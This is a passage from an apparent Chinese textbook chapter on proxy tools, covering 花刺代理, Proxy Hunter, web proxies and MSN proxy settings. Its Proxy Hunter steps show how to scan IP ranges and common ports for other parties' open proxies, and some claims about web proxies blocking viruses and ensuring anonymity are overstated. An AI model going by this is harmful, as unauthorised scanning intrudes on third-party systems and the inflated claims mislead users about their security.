花刺代理软件的用途是使用户通过使用代理浏览国外网站。花刺代理具有使用方便、验证结果可靠、智能程度高等诸多特点。花刺代理软件配有详细的使用说明书，特别适合科研教育网的用户使用。随着计算机软件的更新和发展，花刺代理软件又增加了以下几个新特点。

- 可以从各种格式的外部文件中导入代理列表，这就避免了创建代理列表的烦琐操作，可以自动从文件中识别出代理，从而自动过滤掉没有价值的信息。
- 通过花刺代理软件可以直接将代理设为浏览器的代理，可以设置局域网代理、拨号代理、ADSL 代理和 VPN 代理等相关的代理。
- 提供多种上网方式，提供脚本方式，可以自动判定是否采用代理。

◆ 能够直接从网页上抓取代理，并且将其添加到代理列表当中。

花刺代理软件主要由代理列表区、代理资源区和代理设置区 3 个区域组成。下面就根据这几个区域来讲解花刺代理软件的使用方法。

step 1 运行花刺代理软件，其运行后的系统主界面如图 15.20 所示。




图 15.20 花刺代理软件的主界面窗口

step 2 系统主界面的左上部分是代理列表区，该区域用来显示所有已搜索到的代理列表资源。代理列表中包括“常用类型”、“服务器地址”、“端口”、“时间/状态”和“备注”几个参数。在代理列表中可以选取或取消选取列表中的代理记录。

step 3 系统主界面的左下部分是代理资源区。一般情况下，网络中的很多网站每天都发布最新的代理信息，将这些发布代理的网址资源加入进来即可。在代理设置区中，单击“添加资源”按钮，然后在弹出的“代理资源”对话框中输入代理资源的名称和网页地址信息，如图 15.21 所示。

step 4 在输入代理资源的名称和网页地址信息之后，单击“OK”按钮。此时在系统主界面的代理资源区中将能够看到所添加的代理资源，如图 15.22 所示。




图 15.21 添加代理资源




图 15.22 添加到代理资源区中的代理资源

step 5　代理设置区在系统主界面的右侧，该区域用于设置或操作代理服务器地址的各种选项，如验证全部代理、验证选定代理、设为 IE 代理、取消 IE 代理、添加资源、修改资源和删除资源等操作。如果单击代理设置区的“验证全部”按钮，将开始验证代理列表中所有的代理，如图 15.23 所示；在代理列表中选中要验证的代理，然后单击代理设置区的“验证选定”按钮，将弹出“验证结果”对话框，同时对选定的代理进行验证，如图 15.24 所示。




图 15.23　验证全部代理




图 15.24　验证选定代理

step 6　在代理设置区单击“添加代理”按钮，将弹出“代理信息”对话框，在该对话框中的“协议”下拉列表框中选择添加代理的协议类型，然后输入服务器的 IP 地址和服务端口信息。如果需要，还可以输入备注信息，如图 15.25 所示。设置完成之后单击“OK”按钮，返回到系统主界面当中，此时在代理列表区中将添加一个代理，如图 15.26 所示。




图 15.25　添加代理




图 15.26 添加后的代理

15.2.4 代理猎手软件

代理猎手是一款国产的免费代理服务器搜索软件。该软件将代理的搜索和验证功能集合于一体，并且提供管理和调度代理等一系列的新功能。代理猎手由太阳风工作室在 1998 年开发，使用代理猎手可以快速地查找网络上的免费代理服务器。

代理猎手主要有以下几个方面的特点：

- 支持不同网段搜索顺序的调整。
- 支持 HTTP 和 SOCKS5 代理服务器的搜索和验证。
- 支持搜索结果的灵活排序和导出、导入操作。
- 支持多网址段、多端口自动搜索。
- 支持自动验证并给出速度评价。
- 支持搜索结果的保存和后续的再验证。
- 支持用户设置连接超时和验证超时。
- 支持自动查找最新版本。

代理猎手的主要作用是查找网络上的代理服务器，下面就讲解其实现的具体操作步骤。

step 1 运行代理猎手软件，其运行后的系统主界面如图 15.27 所示。

step 2 单击主界面中的“添加任务”按钮，将弹出“添加搜索任务”对话框，在该对话框中的“任务类型”下拉列表框中选择“搜索网址范围”选项，如图 15.28 所示。

step 3 单击“下一步”按钮，进入到“地址范围”界面栏当中，单击“添加”按钮，在弹出的“添加搜索 IP 范围”对话框中设置 IP 地址的“起始地址”和“结束地址”，如图 15.29 所示。

step 4 设置完成后单击“确定”按钮，返回到“地址范围”界面栏当中，此时可以看到所添加的起止 IP 地址信息，如图 15.30 所示。




图 15.27　代理猎手的主界面

图 15.28　选择任务类型




图 15.29　添加搜索 IP 地址范围




图 15.30　添加后的 IP 地址范围

step 5　单击“下一步”按钮，进入到“端口和协议”界面栏当中，单击“添加”按钮，然后在弹出的“添加端口和协议”对话框中设置端口的范围和协议信息，并且选取“必搜”复选框，如图 15.31 所示。

step 6　设置完成之后单击“确定”按钮，返回到“端口和协议”界面栏当中，此时可以看到所添加的端口和协议信息，如图 15.32 所示。

图 15.31　添加端口和协议




图 15.32　添加完成后的端口和协议

在选择搜索范围时，通常情况下 HTTP 代理多采用 80、808、8000 和 8080 端口，而 Socks 代理则使用 1080 和 3128 等端口。

step 7 单击“完成”按钮，搜索任务添加成功，此时在系统主界面中可以看到所添加的搜索任务，如图 15.33 所示。

图 15.33 添加完成的代理任务

step 8 在系统主界面中单击“系统”菜单，然后选择“参数设置”命令，在弹出的“运行参数设置”对话框中切换到“验证数据设置”选项卡，然后在该选项卡中单击“添加”按钮，在随后弹出的“添加验证数据”对话框中设置验证数据信息，设置完成之后单击“确定”按钮，返回到“验证数据设置”选项卡当中，如图 15.34 所示。




图 15.34 设置验证数据

step 9 设置完验证数据之后，单击“确定”按钮，返回到系统主界面中。单击工具栏中的“运行”按钮，开始搜索代理服务器，如图 15.35 所示。

15.2.5 在线代理服务器

在线代理服务器（Web Proxy）是一种具有匿名代理服务器作用的网页代理，可以通过在线代理服务器作为跳板来浏览网页，并且可以隐藏自己的真实 IP 地址和信息，使上网操作更加安全。

在线代理服务器网站可以通过在线网页代理 Socks 端口的 VPN 方式，访问国外的 Web Proxy Socks 代理服务器。通过在线代理服务器访问能够增加 Socks 端口的安全性，节省 IP 地址的开销，提高 IP 地址的访问速度。在线代理服务器使用方法非常简单，只要输入目标网址就可以浏览该网站。




图 15.35 正在搜索代理服务器

使用在线代理服务器还具有以下几个优势。

- 使用在线代理服务器可以使用户在浏览网页时保护自己的隐私，隐藏自己的身份。
- 使用在线代理服务器可以隐藏自己的真实 IP 地址，从而降低黑客攻击的可能性。
- 使用在线代理服务器还可防止任何第三方，例如用户的领导、父母，或同学查看自己的浏览历史，让用户浏览网页不留痕迹。
- 当浏览网站时，网页“在线代理”将保护用户的隐私，隐瞒自己的身份。
- 当用户使用在线代理服务器浏览网站时，网站的主人包括黑客只能看到一个来自在线代理服务器的连接信息，他们无法获取源头计算机的任何信息。
- 通过使用在线代理服务器访问的网站，Cookies 信息将会直接存储在用户的计算机上。
- 通过在线代理服务器下载软件可以帮助用户过滤一些含有病毒和木马的危险文件。

15.3 网络工具代理

前面讲解了各类代理服务器软件的使用及设置方法，除此之外，读者还可以使用代理服务器实现收发邮件和即时通信等相关操作。下面就讲解在网络中经常用到的 MSN 代理工具和 Foxmail 代理工具的设置方法。

15.3.1 MSN 代理工具设置

MSN 是 Microsoft Service Network 的缩写，中文意思是“微软网络服务”。MSN 是一种 Internet 软件，它基于 Microsoft 高级技术，可以使用户更有效地利用计算机网络。MSN 是国际上流行的即时通信工具，在国内也拥有很多用户。有时为了同国外的朋友传输大文件，使用代理服务器提高速度是很必要的。

通常情况下，设置 MSN 代理工具可以按照下面的操作步骤进行。

step 1 启动 MSN 软件，登录 MSN。单击“显示菜单”按钮，然后在弹出的下拉菜单中选择“工具”菜单下的“选项”命令，如图 15.36 所示。

step 2 在随后弹出的“选项”对话框中选择“连接”选项，进入到“连接”选项界面当中，如图 15.37 所示。




图 15.36 选择“选项”命令




图 15.37 “连接”选项界面

step 3 此时用户可以为 IE 浏览器设置 HTTP 代理。启动 IE 浏览器，执行“工具”→“Internet 选项”命令，在“Internet 选项”对话框中切换到“连接”选项卡，然后单击“局域网设置”按钮，在弹出的对话框中选取“为 LAN 使用代理服务器”复选框，然后单击“高级”按钮，在弹出的“代理服务器设置”对话框中设置 HTTP 代理服务器，如图 15.38 所示。

用户在为 IE 浏览器设置了 HTTP 代理之后，MSN 将默认采用 IE 浏览器的 HTTP 代理访问计算机网络，HTTP 服务器和端口信息的输入框将显示为灰色不可写状态。如果 IE 浏览器没有设置参数，读者还可以填写 Socks 代理参数。

图 15.38 设置 HTTP 代理服务器

step 4　在设置完 HTTP 代理服务器之后，在如图 15.37 所示的“连接”选项界面中单击“高级设置”按钮，然后在弹出的“设置”对话框中设置用户将要使用的代理类型和相关参数，如图 15.39 所示。




图 15.39　MSN 代理上网设置

step 5　在设置完 MSN 代理上网之后，单击“测试”按钮，可检测代理服务器的设置是否有效。如果提示 MSN 可以连接服务器，则代理服务器将连接成功，此时可以通过 MSN 浏览网络。

15.3.2　Foxmail 代理工具设置

